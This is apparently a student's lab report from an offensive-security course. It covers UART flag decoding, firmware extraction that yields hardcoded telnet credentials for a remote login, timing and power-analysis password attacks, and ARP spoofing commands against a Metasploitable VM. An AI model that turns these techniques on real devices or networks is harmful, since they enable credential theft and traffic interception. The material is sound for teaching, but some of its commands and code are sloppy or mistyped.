Offensive Security
Lab-report

Moritz Rupp

May 18, 2022

Contents

Abstract

Lab3 documentation

1 Exercise 3

1.1 UART Communication Analysis

Salea offers an extension 'Saleae-Hex-Ascii-Dec-to-Terminal' that is capable of converting low level analyser output to human readable data. This way we can write the bewished encoding like ascii to a file of choice.
With the help of a simple Python script, it's now possible to read out the flag.

```
l = []
flag = ""
for i in open("ascii.csv").readlines()[2:]:
    l.append(i.split(",")[3].strip("\n")[1])
flag.join(l)

```

'MSG] Activity from: ec1c7e7449341b58478c93c27ea6e08a53cc834279e1643dbba994a0e7f3ea43\\\\[MSG] Activity from: 003b94
34a45f0eecd2d35bcc78129aa3edc363f802ae5abdd161c4f421ca49a7\\\\[MSG] Activity from: 65ec312325f43f40107dfcba651cab2d1
afb6df54578065f1d8bba89801d3ef2\\\\[MSG] Activity from: 223e634cea203ba2c7d4e7931a2dafdf0d452309c1a1eb1a28fc2fae057d
f400\\\\[MSG] Activity from: 431d591c6eed3b6e793b316d7bf6ce2e3be51aa707680b6f14511fbc9dae9e32\\\\[MSG] Activity fro
m: 65ec312325f43f40107dfcba651cab2d1afb6df54578065f1d8bba89801d3ef2\\\\[MSG] Activity from: 65ec312325f43f40107dfcba
651cab2d1afb6df54578065f1d8bba89801d3ef2\\\\[MSG] Activity from: ebb2b5d1dfbbb8174f5fb1fd15230540aea77772d3a65482def
3d978f6caf152\\\\[MSG] Activity from: f7fab4b591754a190be32cb607f257f436fa3f325d71edf41b6179c5330cd75a\\\\[MSG] Acti
vity from: 476bdcaf166385371f49c54ba74d275cfdfa5c70c255ea45363e3795cbc11ae5\\\\[MSG] Activity from: 63681fa3c03451c4
9f9fc2ab9be43bea7f069069c1c472f6a41e3ef3a761de50\\\\[MSG] Activity from: 36257a19934b71cea753da3df9be8ae8ca49ee843b7
2b1c5468f8f5dab8a7ad0\\\\[MSG] Activity from: 36257a19934b71cea753da3df9be8ae8ca49ee843b72b1c5468f8f5dab8a7ad0\\\\[M
SG] Activity from: HTB{d38u991n9_1n732f4c35_c4n_83_f0und_1n_41m057_3v32y_3m83dd3d_d3v1c3!!52}\\\\'

1.2 Binary Data Analaysis

Using the shell commands 'file' we discover that the provided image is an 'Linux kernel ARM boot executable zImage'. After some research we are able to extract all contents of the Image.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ bin -Mre firmware.bin
```

This results in a folder '_firmware.bin.extracted' that contains a full linux file system. At first i tought we could find the flag within one of the files and folders, but didnt succeed. So the next step was to scan the host via nmap. We discover that the machine is running a telnet busy box. So naturally i try to connect to the host ip via telnet which prompts me to enter credentials. After failing with standart logins such as 'admin:admin' etc., I search the file system for telnet credentials. Via grep im able to find an interesting file 'telnet.sh'.

```
┌──(kali㉿kali)-[~/Downloads/_firmware.bin.extracted]
└─$ ls | grep telnet
telnetd.sh
```

In there we can find the username 'Device_Admin' and a hint for the password, which lays in the file 'sign' that can be found within the file system.

```
#!/bin/sh
sign=`cat sign`
TELNETD=`rgdb
TELNETD=`rgdb -g /sys/telnetd`
if [ "$TELNETD" = "true" ]; then
        echo "Start telnetd ..." > /dev/console
        if [ -f "/usr/sbin/login" ]; then
                lf=`rgbd -i -g /runtime/layout/lanif`
                telnetd -l "/usr/sbin/login" -u Device_Admin:$sign      -i $lf &
        else
```

After connecting to the telnet service, we find the flag there.

```
┌──(kali㉿kali)-[~/Downloads/_firmware.bin.extracted]
└─$ telnet 64.227.37.214 31575
Trying 64.227.37.214 ...
Connected to 64.227.37.214.
Escape character is '^]'.

hwtheneedle-403631-7bdb9494bf-n8j6z login: Device_Admin
Password:
hwtheneedle-403631-7bdb9494bf-n8j6z:~$ ls
flag.txt
hwtheneedle-403631-7bdb9494bf-n8j6z:~$ cat flag.txt
HTB{4_hug3_blund3r_d289a1_!!}
hwtheneedle-403631-7bdb9494bf-n8j6z:~$
```

1.3 Password Cracking - Timing Side Channel Attack

At first we try to guess the length of the password. We achive this by calling the function 'password_check()' with increasing amounts of input length(line 7). When we measure the time before and after the function call(line 6,8) we can tell how long the computation took. Due to the design of the function, correct inputs will take longer to compute, hence we look for the hightest nummber of computation times.

```
1  import time
2  def guesslen():
3      alph = "abcdefghijklmnopqrstuvwxyz"
4      l = {}
5      for j in range(len(alph)):
6          time0 = time.perf_counter_ns()
7          password_check("A"*j)
8          time1 = time.thread_time_ns()
9          times = time1-time0
10         l[j]=times
11     l.pop(0)
12     pwlen = [x for x,j in l.items() if j==max(l.values())]
13
14     print("The predicted passwort length is:",pwlen)
```

```
1  guesslen()
```

```
The predicted passwort length is: [10]
```

In line 10 we write the input length as a key with the corresponding value to a dict. Since the first 'round' is always the longest, we get rid of it in line 11. The list comprehension in line 12 extracts the key of the biggest value which represents the predicted length. The correct guess is 10!
The next task is to find the correct password characters. We can achieve this by applying the same method.

At first we have to generate the payload for testing. Since we know that the passwort length is 10 chars, we create a list with 10 empthy strings. We fill those strings with different starting chars and input them in the function.

```python
import time
chars = "abcdefghijklmnopqrstuvwxyz"
s = ["A"]*10
l = []
find = {}
for i in range(10):
    for j in chars:
        s[i] = j
        find[j]=[]
        for tries in range(1000):
            t0 = time.perf_counter_ns()
            password_check("".join(s))
            t1 = time.perf_counter_ns()
            times = t1-t0
            find[j].append(times)
        find[j]=(sum(find[j]))
    pw = [x for x,j in find.items() if j==max(find.values())]
    print(pw)
```

```
['s']
['l']
['f']
['g']
['a']
['f']
['f']
['f']
['f']
['f']
```

Using the same method like in our previous function, we can now try to find the right char! But since python in Jupyter Notebook is awfully inconsistent and runs like garbage we're failing to guess the correct passwort characters.

1.4 Password Cracking - Simple Power Analysis Attack


For the power analaysis we need to compare input traces with a given reference. Since correct inputs compute dissimilar and will generate significantly different traces than the referenced ones, we can try to guess the correct password by extracting those!

```
t = np.load("basicpw.sec", allow_pickle=True).item()
ind = 0
d = 0
guessed = []
for it in range(len(t)):
    for j in range(36):
        of = np.sum(np.abs(t[0][1][j][1]-t[0][0]))
        if of>d:
            d = of
            ind = it

    g = t[0][1][ind][0]
    guessed.append(g)

```

We compare the traces of all characters with the referenced and safe the different values with their corresponding index. But again we fail and cant even blame python this time.

1.5 ARP spoofing on the Metasploitable 2 VM

In arpspoofing we use tools such as arpspoof, driftnet etc. to send out forget ARP responses. The forged responses results in linking of an attacker's MAC address with the IP address of a legitimate participant of the network.
With tools like netdiscover and arp -a we can discover the needed information. After some more config we further have to configure arpspoof.
$ arpspoof -i eth0 -t 192.168.0.104 192.168.0.1
$ arpspoof -i eth0 -t 192.168.0.1 192.168.0.104
With Wireshark we can now read out the traffic, including unencrypted http traffic.



The first packet beeing the login.